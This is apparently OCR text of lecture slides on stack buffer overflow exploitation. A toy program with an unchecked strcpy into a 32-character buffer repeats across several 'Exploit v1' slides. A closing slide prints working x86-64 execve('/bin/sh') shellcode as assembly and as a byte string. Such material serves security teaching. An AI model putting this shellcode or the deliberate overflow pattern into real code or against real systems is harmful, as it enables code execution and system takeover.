5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

Saved IP is destroyed!


Program crashes :(



Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v1

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v1

IP


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v1


```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v1

```
0: void print(string s) {
     // only holds 32 characters, max
     string buffer[32];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Clever shell code

http://shell-storm.org/shellcode/files/shellcode-806.php


```
main:
    ;mov rbx, 0×68732f6e69622f2f
    ;mov rbx, 0×68732f6e69622fff
    ;shr rbx, 0×8
    ;mov rax, 0×deadbeefcafe1dea
    ;mov rbx, 0×deadbeefcafe1dea
    ;mov rcx, 0×deadbeefcafe1dea
    ;mov rdx, 0×deadbeefcafe1dea
    xor eax, eax
    mov rbx, 0×FF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0×3b
    syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\x
ff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\
xb0\x3b\x0f\x05";
```

Hitting the Target

Address of shellcode must be guessed exactly

